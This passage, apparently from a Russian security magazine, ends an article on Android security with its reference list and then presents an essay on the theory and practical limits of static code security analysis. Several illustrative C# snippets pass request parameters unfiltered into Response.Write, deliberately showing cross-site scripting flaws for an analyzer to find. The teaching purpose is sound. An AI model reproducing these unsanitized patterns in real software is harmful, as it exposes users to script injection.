Несмотря на такую пессимистичную картину, в последнее время наблюдается ряд позитивных движений в сторону улучшения безопасности Android. В частности, компания Google запустила программу выпуска обновлений безопасности: они выходят каждый месяц и некоторые вендоры все же добавляют их в свои версии прошивки (устройства, поддерживаемые Google, получают эти обновления первыми). Кроме того, пользователи могут самостоятельно установить на свои устройства версию ОС Android CyanogenMod (ныне LineageOS), которая поддерживает эти обновления безопасности. Также пользователь может снизить риски, если ограничится набором популярных приложений только из официального магазина Google Play. Уязвимости типа RCE (удаленное выполнение кода) встречаются все реже, поэтому доставка вредоносных приложений на телефоны чаще происходит через фишинговые сайты, неофициальные магазины приложений или с помощью социальной инженерии. Среднестатистический пользователь ОС Android, соблюдая определенную технику безопасности, может быть спокоен за свой смартфон.

ИСТОЧНИКИ

1. statista.com/statistics/281106/number-of-android-app-downloads-from-google-play
2. Tan D. J. J. et al. Securing Android: A Survey, Taxonomy, and Challenges // ACM Computing Surveys (CSUR). 2015. Vol. 47. № 4. P. 58.
3. file.gdatasoftware.com/web/en/documents/whitepaper/G_DATA_Mobile_Malware_Report_H1_2016_EN.pdf
4. developer.android.com/ndk/guides/stable_apis.html
5. Dalvik VM Internals // sites.google.com/site/io/dalvik-vm-internals
6. securityweek.com/overwhelming-majority-android-devices-dont-have-latest-security-patches
7. Google I/O 2014 - The ART runtime // youtube.com/watch?v=EBITzQsUoOw
8. media.defcon.org/DEF%20CON%2024/DEF%20CON%2024%20presentations/DEFCON-24-Huber-Rasthofer-Smartphone-Antivirus-And-Security-Applications-Under-Fire.pdf
9. developer.android.com/guide/components/services.html
10. source.android.com/devices/tech/security/selinux
11. developer.android.com/preview/features/runtime-permissions.html
12. Enck W., Ongtang M., McDaniel P. Understanding android security // IEEE security & privacy. 2009. № 1. P. 50—57.
13. Shabtai A., Mimran D., Elovici Y. Evaluation of Security Solutions for Android Systems // arXiv preprint arXiv:1502.04870. — 2015.
14. Hei X., Du X., Lin S. Two vulnerabilities in Android OS kernel // Communications (ICC), 2013 IEEE International Conference on. IEEE, 2013. P. 6123—6127.
15. forum.xda-developers.com/showthread.php?t=2048511
16. Zhou X. et al. Identity, location, disease and more: Inferring your secrets from android public resources // Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security. ACM, 2013. P. 1017—1028.
17. Wu L. et al. The impact of vendor customizations on android security // Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security. ACM, 2013. P. 623—634.
18. en.wikipedia.org/wiki/Stagefright_(bug)
19. Zhou X. et al. The peril of fragmentation: Security hazards in android device driver customizations // Security and Privacy (SP), 2014 IEEE Symposium on. IEEE, 2014. P. 409—423.
20. Sun M., Tan G. NativeGuard: Protecting android applications from third-party native libraries // Proceedings of the 2014 ACM conference on Security and privacy in wireless & mobile networks. ACM, 2014. P. 165—176.
21. Octeau D. et al. Effective inter-component communication mapping in android with epicc: An essential step towards holistic security analysis // USENIX Security 2013.
22. Chin E. et al. Analyzing inter-application communication in Android // Proceedings of the 9th international conference on Mobile systems, applications, and services. ACM, 2011.
23. Felt A. P. et al. Permission Re-Delegation: Attacks and Defenses // USENIX Security Symposium. 2011.
24. Bugiel S. et al. Xmandroid: A new android evolution to mitigate privilege escalation attacks // Technische Universität Darmstadt, Technical Report TR-2011-04.
25. Bugiel S. et al. Towards Taming Privilege-Escalation Attacks on Android // NDSS. 2012.
26. cvedetails.com/cve/CVE-2011-1717
27. Fahl S. et al. Why Eve and Mallory love Android: An analysis of Android SSL (in) security // Proceedings of the 2012 ACM conference on Computer and communications security. ACM, 2012. P. 50—61.
28. owasp.org/index.php/Projects/OWASP_Mobile_Security_Project_-_Top_Ten_Mobile_Risks
29. Lu L. et al. Chex: statically vetting android apps for component hijacking vulnerabilities //Proceedings of the 2012 ACM conference on Computer and communications security. ACM, 2012. P. 229—240.
30. kb.cert.org/vuls/id/924951
31. CVE-2015-3842 // cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-3842
32. Zhou Y. et al. Hey, You, Get Off of My Market: Detecting Malicious Apps in Official and Alternative Android Markets // NDSS. 2012.
33. Nolan G. Decompiling android. — Apress, 2012.
34. Petsas T. et al. Rage against the virtual machine: hindering dynamic analysis of android malware // Proceedings of the Seventh European Workshop on System Security. ACM, 2014. P. 5.
35. Android Security Underpinnings // youtube.com/watch?v=NS46492qyJ8
36. coresecurity.com/advisories/android-wifi-direct-denial-service
37. securityaffairs.co/wordpress/37667/hacking/nfc-attack-credit-card.html
38. zerodayinitiative.com/advisories/ZDI-15-092/
39. securityfocus.com/archive/1/535980/30/150/threaded
40. Neuner S. et al. Enter sandbox: Android sandbox comparison // arXiv preprint arXiv:1410.7749. 2014.
41. Hoffmann J. From Mobile to Security: Towards Secure Smartphones : дис. – 2014.
42. Faruki P. et al. Android Security: A Survey of Issues, Malware Penetration and Defenses.
43. ibotpeaches.github.io/Apktool
44. github.com/JesusFreke/smali
45. dedexer.sourceforge.net
46. radare.org/r
47. github.com/androguard/androguard
48. dexprotector.com
49. guardsquare.com/dexguard
50. PANDORA applies non-deterministic obfuscation randomly to Android, Schulz P. Code protection in android // Insititute of Computer Science, Rheinische Friedrich-Wilhelms-Universität Bonn, Germany. 2012.
51. Schütte J., Fedler R., Titze D. Condroid: Targeted dynamic analysis of android applications // in review. 2014.
52. Sen K. DART: Directed Automated Random Testing // Haifa Verification Conference. 2009. Vol. 6405. P. 4.
53. Sen K., Marinov D., Agha G. CUTE: a concolic unit testing engine for C. ACM, 2005. Vol. 30. № 5. P. 263—272.
54. Godefroid P. Random testing for security: blackbox vs. whitebox fuzzing // Proceedings of the 2nd international workshop on Random testing: co-located with the 22nd IEEE/ACM International Conference on Automated Software Engineering (ASE 2007). ACM, 2007. P. 1.
55. Jayaraman K. et al. jFuzz: A Concolic Whitebox Fuzzer for Java // NASA Formal Methods. 2009. P. 121—125.
56. Enck W. et al. TaintDroid: an information-flow tracking system for realtime privacy monitoring in smartphones // ACM Transactions on Computer Systems (TOCS). 2014. Vol. 32. № 2. P. 5.
57. Yan L. K., Yin H. DroidScope: Seamlessly Reconstructing the OS and Dalvik Semantic Views for Dynamic Android Malware Analysis // USENIX Security Symposium. 2012. P. 569—584.
58. Tam K. et al. CopperDroid: Automatic Reconstruction of Android Malware Behaviors // Proc. of the Symposium on Network and Distributed System Security (NDSS). 2015.
59. copperdroid.isg.rhul.ac.uk/copperdroid
60. Sarwar G. et al. On the Effectiveness of Dynamic Taint Analysis for Protecting against Private Information Leaks on Android-based Devices // SECRYPT. 2013. P. 461—468.
61. Jing Y. et al. Morpheus: automatically generating heuristics to detect Android emulators // Proceedings of the 30th Annual Computer Security Applications Conference. ACM, 2014. P. 216—225.
62. googleprojectzero.blogspot.ru/2016/12/bitunmap-attacking-android-ashmem.html
63. bbqand0days.com/Pork-Explosion-Unleashed
64. powerofcommunity.net/poc2016/x82.pdf
65. apk-analyzer.net
66. www.phdays.ru/program/fast-track/45984

Ищем уязвимости в коде: теория, практика и перспективы SAST

Владимир Кочетков

Не будет большим преувеличением сказать, что рынок средств статического тестирования защищенности приложений (Static Application Security Testing, SAST) в наше время переживает самый настоящий бум. Не проходит и пары месяцев между публикациями очередных научных работ на эту тему, ежегодно на рынок выводятся все новые и новые инструменты статического анализа защищенности, а месту SAST в процессе разработки ПО отводятся целые секции на международных ИБ-конференциях. В условиях непрерывного информационного прессинга со стороны поставщиков инструментария SAST нелегко разобраться в том, что есть правда, а что — не более чем маркетинговые уловки, слабо коррелирующие с действительностью. Давайте попробуем понять, что́ же действительно под силу инструментам SAST и как быть с тем, что им не по зубам. Для этого нам придется немного погрузиться в теорию, лежащую в основе современных средств статического анализа защищенности кода.

ТЬЮРИНГ, РАЙС — ВОТ ЭТИ ВОТ ВСЕ

TL;DR: задача статического тестирования защищенности программ алгоритмически неразрешима.

Представьте себе множество полностью абстрактных программ P, которые только и умеют, что зависать на одних наборах входных данных и останавливаться через некоторое число операций на других. Очевидно, что класс P охватывает любые теоретически возможные программы, поскольку это свойство можно приписать любой из них.

Теперь представьте, что одна из таких программ (назовем ее h) является анализатором, умеющим отвечать на простой вопрос: зависает ли произвольная программа p из множества P на заданном наборе данных n? Очевидно, что отвечать на этот вопрос h сможет только завершая свою работу и тем самым сообщая, что p зависает на n. Иными словами, если p(n) не останавливается, то h(p(n)) должна завершить свою работу за конечное число шагов, а если p(n) останавливается, то h(p(n)) должна зависнуть.

Ну а теперь представьте, что произойдет, если мы попробуем ответить с помощью такого анализатора на вопрос: зависнет ли он сам в результате анализа самого себя, анализирующего самого себя (ведь p может быть любой программой из P, значит она может быть и самой h)? В этом случае получается, что если h(h(n)) остановится, то анализ h(n) зависает, а если h(h(n))) зависает, то анализ h(n) останавливается. Но ведь h как раз и есть h(n), а следовательно, мы здесь имеем противоречие и анализатор, подобный h, не имеет права на существование.

Описанное является вольным изложением доказательства теоремы Черча—Тьюринга, сформулированной Аланом Тьюрингом (основоположником современной теоретической информатики) в далеком 1936-м. Данная теорема утверждает, что не существует такой программы, которая могла бы проанализировать другую программу и ответить на вопрос, остановится ли та на заданном наборе входных данных. Хорошо, но можем ли мы построить такую программу, которая дает ответ на вопрос о каких-либо других свойствах программ?

Поскольку множество P включает в себя все возможные программы, мы всегда можем разбить его на два класса (пусть будут A и B) по признаку наличия у программ любого нетривиального инвариантного свойства. Под нетривиальным инвариантным свойством подразумевается такое свойство, которым любая программа множества P либо обладает, либо не обладает и при этом все функционально тождественные программы (дающие одни и те же наборы данных на выходе при одинаковых наборах данных на входе) либо все вместе обладают этим свойством, либо все вместе не обладают.

Давайте представим, что есть некоторый анализатор q, который принимает на вход произвольную программу p множества P и останавливается, если p относится к одному из классов. Пусть, для определенности, это будет класс A. Пусть pa — программа, относящаяся к классу A и зацикливающаяся на любом входе. Выберем также из класса B произвольную программу pb. Для каждой программы p определим программу p', получающую на вход данные x и выполняющую следующий алгоритм:

```
1. p(p)
2. pb(x)
```

Теперь построим программу q', которая получает на вход произвольную программу p, строит для нее p' и вычисляет q(p').

Если p' зависает на первом шаге, значит p' функционально тождественна pa (и относится к классу A), а следовательно, q' должна немедленно остановиться. Если p' проходит первый шаг, то p' функционально тождественна pb (и относится к классу B), а следовательно, q' должна зависнуть. Таким образом, для любой программы p — q'(p) останавливается тогда, когда p(p) не останавливается. Но в роли p может оказаться и сама q', следовательно, p(p) останавливается только тогда, когда p(p) не останавливается. Снова пришли к противоречию.

Утверждение о том, что не существует такой программы, которая могла бы давать ответ на вопрос о наличии любых нетривиальных инвариантных свойств у произвольно взятой программы, доказал ученый Генри Райс в 1953 году. Фактически его работа обобщает теорему Черча—Тьюринга, поскольку свойство останавливаться на заданном наборе данных является нетривиальным и инвариантным. Теорема Райса имеет бесконечное множество практических значений, в зависимости от рассматриваемых свойств: «невозможно с помощью программы классифицировать алгоритм, реализуемый другой программой», «невозможно с помощью программы доказать, что две других программы реализуют один и тот же алгоритм», «невозможно с помощью программы доказать, что другая программа на любых наборах данных не входит в какие-либо состояния» и т. п. И вот на последнем примере стоит остановиться подробнее.

В момент выполнения любого (как абстрактного, так и реального) алгоритма некоей универсальной выполняющей программой (например, виртуальной машиной, эмулирующей полноценный компьютер с установленной ОС), можно взять снимок этой машины, включая состояние самой выполняемой программы в адресном пространстве машины и ее внешнего окружения, такого как дисковые накопители, состояние внешних устройств, — и позднее, восстановив его, продолжить выполнение программы с того же самого места. По сути, весь процесс выполнения любой программы представляет собой череду сменяющихся состояний, последовательность которых как раз и определяется ее кодом. При этом в случае наличия каких-либо ошибок в конфигурации

или реализации как самой программы, так и выполняющей ее машины, велика вероятность того, что процесс выполнения войдет в состояние, которое изначально не предполагалось разработчиками.

А что есть уязвимость? Это возможность с помощью входных данных заставить процесс выполнения войти в такое состояние, которое приведет к реализации какой-либо из угроз в отношении обрабатываемой процессом информации. Следовательно, можно определить свойство защищенности любой программы как ее способность в каждый момент времени оставаться — вне зависимости от изначальных входных данных — в рамках заранее определенного множества допустимых состояний, определяющего политику ее безопасности. При этом задача анализа защищенности программы очевидно сводится к анализу невозможности ее перехода в любое неразрешенное политикой безопасности состояние на произвольном наборе входных данных. То есть, к той самой задаче, алгоритмическая неразрешимость которой была давным-давно доказана Генри Райсом.

Так получается, что же… весь рынок инструментария SAST — это индустрия обмана? В теории — да; на практике же все как обычно: возможны варианты.

ТЕОРИЯ SAST НА ПРАКТИКЕ

Даже оставаясь в теоретическом поле, вполне возможно сделать несколько послаблений утверждению Райса для реальных программ, выполняющихся в реальных средах. Во-первых, в теоретической информатике под «программой» подразумевается математическая абстракция, эквивалентная машине Тьюринга (МТ) — самому мощному из вычислительных автоматов. Однако же в реальных программах далеко не каждый фрагмент их кода эквивалентен МТ. Ниже по иерархии вычислительной мощности находятся линейно ограниченные, стековые и конечные автоматы. Анализ защищенности двух последних вполне возможен, даже в рамках самой теоретической теории.

Во-вторых, отличительной особенностью МТ является то, что ей доступна память бесконечного размера. Именно из этой особенности вытекает невозможность получить все возможные состояния вычислительного процесса — их попросту бесконечное число. Однако в реальных компьютерах память далеко не бесконечна. Что еще важнее, в реальных программах число состояний, представляющих интерес с точки зрения задачи анализа защищенности, также конечно (хотя и неприлично велико).

В-третьих, вычисление свойств программы по Райсу является разрешимой проблемой для ряда малых МТ, имеющих небольшое количество состояний и возможных переходов между ними. Сложно себе представить реальную программу, имеющую от 2 до 4 состояний. Однако такой *фрагмент* программы представить себе гораздо легче.

Следовательно, возможен эффективный анализ отдельных фрагментов кода программы, попадающих под перечисленных критерии. На практике это означает:

1) что фрагмент кода без циклов и рекурсии может быть всесторонне проанализирован, т. к. эквивалентен конечному автомату;
2) фрагмент с циклами или рекурсией, условие выхода из которых не зависит от входных данных, поддается анализу в качестве конечного или стекового автомата;
3) если условия выхода из цикла или рекурсии зависят от входных данных, длина которых ограничена некоторым разумным порогом, то такой фрагмент в отдельных случаях получится проанализировать как систему линейно-ограниченных автоматов или малых МТ.

А вот все остальное — увы и ах — статическим подходом проанализировать не удастся. Более того, разработка анализатора защищенности исходного кода — это такое направление, работая в котором инженеры ежедневно сталкиваются с необходимостью искать компромисс между EXPSPACE и EXPTIME, а сводя даже частные случаи к субэкспоненте — радуются как дети, потому что это по-настоящему круто. Подумайте над тем, какова будет мощность множества значений переменной parm1 в последней точке выполнения?

```
var parm1 = Request.Params["parm1"];
var count = int.Parse(Request.Params["count"]);
for (var i = 0; i < count; i++)
{
   i % 2 == 0 ?
      parm1 = parm1 + i.ToString():
      parm1 = i.ToString() + parm1;
}
Response.Write(parm1);
```

Вот поэтому о теоретических ограничениях можно не особо беспокоиться, поскольку упереться в них на текущих вычислительных мощностях будет крайне затруднительно. Однако же перечисленные послабления этих ограничений задают правильное направление развития современных статических анализаторов, поэтому иметь в виду их все же стоит.

DAST, IAST И ВСЕ-ВСЕ-ВСЕ

В противовес статическому подходу, работающему с кодом программы без его фактического выполнения, динамический (Dynamic Application Security Testing, DAST) подразумевает наличие развернутой среды выполнения приложения и ее прогон на наиболее интересных с точки зрения анализа наборах входных данных. Упрощая, его можно охарактеризовать как метод «осознанного научного тыка» («давайте передадим программе вот такие данные, характерные вот для такой атаки, и посмотрим, что же из этого выйдет»). Его недостатки очевидны: далеко не всегда есть возможность быстро развернуть анализируемую систему (а зачастую и просто собрать), переход системы в какое-либо состояние может быть следствием обработки предыдущих наборов данных, да и для всестороннего анализа поведения реальной системы количество наборов входных данных должно быть настолько велико, что о его конечности можно рассуждать исключительно теоретически.

Относительно недавно перспективным считался подход, комбинирующий преимущества SAST и DAST — интерактивный анализ (Interactive Application Security Testing, IAST). Отличительной особенностью этого подхода является то, что SAST используется для формирования наборов входных данных и шаблонов ожидаемых результатов, а DAST выполняет тестирование системы на этих наборах, опционально привлекая к процессу человека-оператора в неоднозначных ситуациях. Ирония этого подхода заключается в том, что он вобрал в себя как преимущества, так и недостатки SAST и DAST, что не могло не сказаться на его практической применимости.

Но кто сказал, что в случае динамического анализа нужно выполнять всю программу целиком? Как было показано выше, вполне реально проанализировать значительную часть кода с помощью статического подхода. Что же мешает проанализировать с помощью динамического только оставшиеся фрагменты? Звучит как план…

А ВНУТРЕ У НЕЙ НЕОНКА

Существует несколько традиционных подходов к статическому анализу, отличающихся моделью, на основе которой анализатор выводит те или иные свойства исследуемого кода. Самым примитивным и очевидным является сигнатурный поиск, основанный на поиске вхождений какого-либо шаблона в синтаксическую модель представления кода (как правило, это либо поток токенов, либо абстрактное синтаксическое дерево). Отдельные реализации этого подхода используют чуть более сложные модели (семантическое дерево, его отображение на граф отдельных потоков данных и т. п.), но в целом этот подход можно рассматривать исключительно в качестве вспомогательного, позволяющего за линейное время выделить в коде подозрительные места для последующей ручной верификации. Подробнее останавливаться на нем не будем, интересующиеся могут обратиться к посвященной ему серии статей Ивана Кочуркина[1].

[1] habrahabr.ru/company/pt/blog/300946/

Более сложные подходы оперируют уже моделями выполнения (а не представления или семантики) кода. Такие модели, как правило, позволяют получить ответ на вопрос «может ли контролируемый извне поток данных достичь какой-либо точки выполнения, в которой это приведет к возникновению уязвимости?». В большинстве случаев модель здесь представляет собой вариацию на тему графов потока выполнения и потоков данных либо их комбинацию (например, граф свойств кода[2]). Недостаток подобных подходов также очевиден — в любом нетривиальном коде одного только ответа на этот вопрос недостаточно для успешного детектирования уязвимости. Например, для фрагмента:

```
var requestParam = Request.Params["param"];
var filteredParam = string.Empty;

foreach(var symbol in requestParam)
{
   if (symbol >= 'a' && symbol <= 'z')
   {
      filteredParam += symbol;
   }
}

Response.Write(filteredParam);
```

такой анализатор выведет из построенной модели утвердительный ответ о достижимости потоком данных `Request.Params[«param»]` точки выполнения `Response.Write(filteredParam)` и существовании в данной точке уязвимости к XSS. В то время как на самом деле данный поток эффективно фильтруется и не может являться носителем вектора атаки. Существует множество способов покрыть частные случаи, связанные с предварительной обработкой потоков данных, но все они в конечном итоге сводятся к разумному балансу между ошибками первого и второго рода.

Каким образом можно минимизировать появление ошибок обоих типов? Для этого необходимо учитывать условия достижимости как потенциально уязвимых точек выполнения, так и множеств значений потоков данных, приходящих в такие точки. На основе этой информации становится возможным построить систему уравнений, множество решений которой даст все возможные наборы входных данных, необходимые для того, чтобы прийти в потенциально уязвимую точку программы. Пересечение этого множества со множеством всех возможных векторов атаки даст множество всех наборов входных данных, приводящих программу в уязвимое состояние. Звучит отлично, но как получить модель, которая содержала бы всю необходимую информацию?

Допустим, перед нами стоит задача определить, число с каким знаком определяет выражение $-42 \div 8 \times 100500$. Самый простой способ — это вычислить данное выражение и убедиться, что получено отрицательное число. Вычисление выражения с вполне определенными значениями всех его аргументов называется конкретным вычислением. Но есть и другой способ решить эту задачу. Давайте на секунду представим, что по какой-то причине у нас нет возможности конкретно вычислить данное выражение. Например, если в него добавилась переменная $-42 \div 8 \times 100500 \times x$. Определим абстрактную арифметику, в которой результат операций над числами определяется исключительно правилом знака, а значения их аргументов игнорируются:

```
(+a) = (+)
(−a) = (−)
(−) × (+) = (−)
(−) ÷ (+) = (−)
…
(−) + (+) = (+−)
…
```

[2] www.tu-braunschweig.de/Medien-DB/sec/pubs/2014-ieeesp.pdf

Интерпретируя исходное выражение в рамках данной семантики, получаем: $(-) \div (+) \times (+) \times (+) \to (-) \times (+) \times (+) \to (-) \times (+) \to (-)$. Этот подход будет давать однозначный ответ на поставленную задачу до тех пор, пока в выражении не появятся операции сложения или вычитания. Давайте дополним нашу арифметику таким образом, чтобы значения аргументов операций также учитывались:

```
(−a) × (+b) = (−c)
(−a) ÷ (+b) = (−c)
…
(−a) + (+b) =
   a ≤ b → (+)
   a > b → (−)
…
```

Интерпретируя выражение $-42 \div 8 \times 100500 + x$ в новой семантике получим результат $x \geq -527625 \to (+), x < -527625 \to (-)$.

Описанный выше подход называется абстрактной интерпретацией и формально определяется как устойчивая аппроксимация семантики выражений, основанная на монотонных функциях над упорядоченными множествами. Говоря более простым языком, это интерпретация выражений без их конкретного вычисления с целью сбора информации в рамках заданного семантического поля. Если мы плавно перейдем от интерпретации отдельных выражений к интерпретации кода программы на каком-либо языке, а в качестве семантического поля определим семантику самого языка, дополненную правилом оперировать всеми входными данными как неизвестными переменными (символическими значениями), то мы получим подход, именуемый символическим выполнением и лежащий в основе большинства перспективных направлений статического анализа кода.

Именно с помощью символических вычислений становится возможным построение контекстного графа символического вычисления (альтернативное название: граф потока вычислений) — модели, всесторонне описывающей процесс вычисления исследуемой программы. Эта модель была рассмотрена в докладе «Автоматическая генерация патчей для исходного кода»[3], а ее применение для анализа защищенности кода — в статье «Об анализе исходного кода и автоматической генерации эксплоитов»[4]. Вряд ли имеет смысл рассматривать их повторно в рамках данной статьи. Необходимо лишь отметить, что эта модель позволяет получить условия достижимости как любой точки потока выполнения, так и множеств значений всех приходящих в нее аргументов. То есть — именно то, что требуется нам для решения нашей задачи.

ПОИСК УЯЗВИМОСТЕЙ НА ГРАФЕ ПОТОКА ВЫЧИСЛЕНИЯ

Формализовав в терминах графа потока вычисления критерии уязвимости для того или иного класса атак, мы сможем реализовать анализ защищенности кода через разрешение свойств конкретной модели, полученной в результате абстрактной интерпретации исследуемого кода. Например, критерии уязвимости для атак любых инъекций (SQLi, XSS, XPATHi, Path Traversal и т. п.) можно формализовать примерно так:

Пусть C — граф потока вычисления исследуемого кода.

Пусть pvf(t) — достижимая вершина потока управления на C, являющаяся вызовом функции прямой или косвенной интерпретации текста t, соответствующего формальной грамматике G.

Пусть e — поток аргумента входных данных на C.

Пусть De — множество потоков данных на C, порождаемых от e.

Тогда приложение уязвимо для атак инъекции в точке вызова pvf(t), если t принадлежит De и множество значений De включает в себя

[3] www.slideshare.net/kochetkov.vladimir/ss-48743308/14
[4] habrahabr.ru/company/pt/blog/224547/

хотя бы одну пару элементов, при которых в результате их синтаксического разбора в соответствии с грамматикой G получаются неизоморфные друг другу деревья.

Аналогичным образом формализуются уязвимости и для других классов атак. Однако здесь необходимо заметить, что не все типы уязвимостей возможно формализовать в рамках какой-либо модели, выводимой только из анализируемого кода. В отдельных случаях может потребоваться дополнительная информация. Например, для формализации уязвимостей для атак на бизнес-логику необходимо иметь формализованные правила предметной области приложения, для формализации уязвимостей для атак на контроль доступа — формализованную политику разграничения доступа и т. д.

ИДЕАЛЬНЫЙ СФЕРИЧЕСКИЙ АНАЛИЗАТОР ЗАЩИЩЕННОСТИ КОДА В ВАКУУМЕ

Давайте теперь ненадолго отвлечемся от суровой реальности и чуть-чуть помечтаем о том, какой функциональностью должно обладать ядро гипотетического Идеального Анализатора (назовем его условно IA).

Во-первых, оно должно вбирать в себя преимущества SAST и DAST, не включая при этом их недостатки. Из этого, в частности, следует, что IA должен уметь работать исключительно с имеющимся кодом приложения (исходным или бинарным), не требуя при этом его полноты или развертывания приложения в исполняющей среде. Иными словами, он должен поддерживать анализ проектов с отсутствующими внешними зависимостями или же какими-либо другими факторами, препятствующими сборке и развертыванию приложения. При этом работа с фрагментами кода, имеющего ссылки на отсутствующие зависимости, должна быть реализована в настолько полной мере, насколько это возможно в каждом конкретном случае. С другой стороны, IA должен уметь эффективно «уворачиваться» не только от теоретических ограничений, накладываемых тьюринговой моделью вычислений, но и осуществлять сканирование за разумное время, потребляя разумное количество памяти и придерживаясь по возможности субэкспоненциальной «весовой категории».

Во-вторых, вероятность появления ошибок первого рода должна быть сведена к минимуму за счет построения и решения систем логических уравнений и генерации на выходе работающего вектора атаки, позволяющего пользователю подтвердить существование уязвимости одним действием.

В-третьих, IA должен эффективно бороться с ошибками второго рода, предоставляя пользователю возможность ручной проверки всех потенциально уязвимых точек потока выполнения, уязвимость которых сам IA не смог ни подтвердить, ни опровергнуть.

Использование модели, основанной на символических вычислениях, позволяет реализовать все эти требования, что называется, by design, за исключением той их части, которая касается теоретических ограничений и субэкспонент. И здесь как нельзя кстати придется наш план — использовать динамический анализ там, где не справился статический.

ЧАСТИЧНЫЕ ВЫЧИСЛЕНИЯ, ОБРАТНЫЕ ФУНКЦИИ И ОТЛОЖЕННАЯ ИНТЕРПРЕТАЦИЯ

Представьте себе, что IA содержит в себе некоторую базу знаний, описывающую семантику функций преобразования входных данных, реализованных в стандартной библиотеке языка или исполняющей среды приложения, наиболее популярных фреймворках и CMS. Например, что функции Base64Decode и Base64Encode являются взаимно обратными или что каждый вызов StringBuilder.Append добавляет новую строку к уже хранящейся в промежуточной переменной — аккумуляторе этого класса и т. п. Обладая такими знаниями, IA будет избавлен от необходимости «проваливаться» в библиотечный код, анализ которого также попадает под все вычислительные ограничения:

```
// Нужное для выполнения условия значение для cond2 будет выведено
солвером на основе информации базы знаний об обратных функциях
if (Encoding.UTF8.GetString(Convert.FromBase64String(cond2)) ==
"true")
{
   var sb = new StringBuilder();
   sb.Append(Request.Params["param"]);

   // Значение sb.ToString будет получено в результаты эмуляции
   семантики StringBuilder, описанной в базе знаний библиотечных
   функций

   Response.Write(sb.ToString());
}
```

Но что делать, если в коде встречается вызов функции, не описанной в базе знаний IA? Давайте представим, что в распоряжении IA есть некая виртуальная среда-песочница, позволяющая запустить произвольный фрагмент анализируемого кода в заданном контексте и получить результат его выполнения. Назовем это «частичным вычислением». Тогда перед тем, как честно «провалиться» в неизвестную функцию и начинать ее абстрактно интерпретировать, IA может попробовать проделать трюк, называемый «частичным раззингом». Его общая идея заключается в предварительной подготовке базы знаний по библиотечным трансформирующим функциям и сочетаниям их последовательных вызовов на заранее известных наборах пробных данных. Имея такую базу, можно выполнить неизвестную функцию на тех же наборах данных и сравнить полученные результаты с образцами из базы знаний. Если результаты выполнения неизвестной функции совпадут с результатами выполнения известной цепочки библиотечных функций, то это будет значить, что IA теперь известна семантика неизвестной функции и в ее интерпретации нет необходимости.

Если же для какого-то фрагмента известны множества значений всех потоков данных, приходящих в этот фрагмент, а сам фрагмент не содержит опасных операций, то IA может просто выполнить его на всех возможных потоках данных и использовать полученные результаты вместо абстрактной интерпретации данного фрагмента кода. Причем этот фрагмент может относиться к любому классу вычислительной сложности и это никак не отразится на результатах его выполнения. Более того, даже если множества значений потоков данных, приходящих во фрагмент, заранее неизвестны, IA может отложить интерпретацию этого фрагмента до тех пор, пока не начнется решение уравнения для конкретной опасной операции. На этапе решения на множество значений входных данных накладывается дополнительное ограничение о наличии во входных данных векторов тех или иных атак, что может позволить предположить также и множество значений входных данных, приходящих в отложенный фрагмент, и тем самым частично вычислить его на данном этапе.

Даже более того, на этапе решения ничто не мешает IA взять конечную формулу достижимости опасной точки и ее аргументов (которую проще всего строить в синтаксисе и семантике того же языка, на котором написан анализируемый код) и «профаззить» ее всеми известными значениями векторов на предмет получения их подмножества, проходящего через все фильтрующие функции формулы:

```
// Значение аргумента Response.Write, проходящее через фильтрующую
функцию без изменений, может быть получено в результате фаззинга его
формулы постановкой в parm1 значений всех возможных векторов XSS
Response.Write(CustomFilterLibrary.CustomFilter.Filter(parm1));
```

Описанные выше подходы позволяют справиться с анализом значительной части фрагментов тьюринг-полного кода, но требуют существенной инженерной проработки как в части наполнения базы знаний и оптимизации эмулирования семантики стандартных типов, так и в части реализации песочницы для частичного выполнения кода (никто не захочет, чтобы в процессе анализа внезапно выполнилось что-то вроде File.Delete в цикле), а также поддержки раззинга n-местных неизвестных функций, интеграции концепции частичного вычисления с SMT-солвером и т. п. Однако же никаких существенных ограничений на их реализацию нет, в отличие от граблей классического SAST.

КОГДА ГАДКИЙ DUCK TYPING СТАНОВИТСЯ ЛЕБЕДЕМ

Представьте, что нам необходимо проанализировать следующий код:

```
var argument = "harmless value";

// UnknownType — тип, объявленный в отсутствующей зависимости
UnknownType.Property1 = parm1;
UnknownType.Property2 = UnknownType.Property1;

if (UnknownType.Property3 == "true")
{
   argument = UnknownType.Property2;
}

Response.Write(argument);
```

Человек без труда увидит здесь достижимую уязвимость к XSS. А вот большинство существующих статических анализаторов ее благополучно прошляпят в связи с тем, что им ничего не известно о типе UnknownType. Однако все, что здесь требуется от IA, — это забыть о статической типизации и перейти к утиной. Семантика интерпретации таких конструкций должна полностью зависеть от контекста их использования. Да, интерпретатор ничего не знает о том, чем является UnknownType.Property1 — свойством, полем или даже делегатом (ссылкой на метод в C#). Но поскольку операции с ней осуществляются как с переменной — членом какого-то типа, интерпретатору ничего не мешает обрабатывать их именно таким образом. А если, к примеру, далее по коду встретится конструкция UnknownType.Property1(), то ничто не мешает интерпретировать вызов того метода, ссылка на который была ранее присвоена Property1. И так далее, в лучших традициях заводчиков уток-чемпионов.

ПОДВОДЯ ИТОГИ

Разумеется, есть масса маркетинговых свистелок, которыми один анализатор якобы выгодно отличается от другого — с точки зрения продающей его стороны. Но, согласитесь, в них нет никакого проку, если ядро продукта не в состоянии обеспечить базовую функциональность, ради которой его и будут использовать. А для того чтобы ее обеспечить, анализатор обязан стремиться по своим возможностям к описанному IA. Иначе ни о какой реальной защищенности на обрабатываемых им проектах и речи быть не может.

Несколько лет назад один из наших клиентов обратился к нам за проведением анализа защищенности разрабатываемой им системы. В числе вводных данных он предоставил отчет об анализе кода их проекта продуктом, являвшимся на тот момент лидером на рынке SAST-инструментария. Отчет содержал около двух тысяч записей, большинство из которых оказались ложными срабатываниями. Но самым плохим оказалось то, чего *не было* в отчете. В результате ручного анализа кода мы обнаружили десятки уязвимых мест, пропущенных при сканировании. Использование подобных анализаторов приносит больше вреда, чем пользы, как отнимая время, необходимое для разбора всех ложноположительных результатов, так и создавая иллюзию защищенности из-за ложноотрицательных. Этот случай, кстати, стал одной из причин разработки нами собственного анализатора.

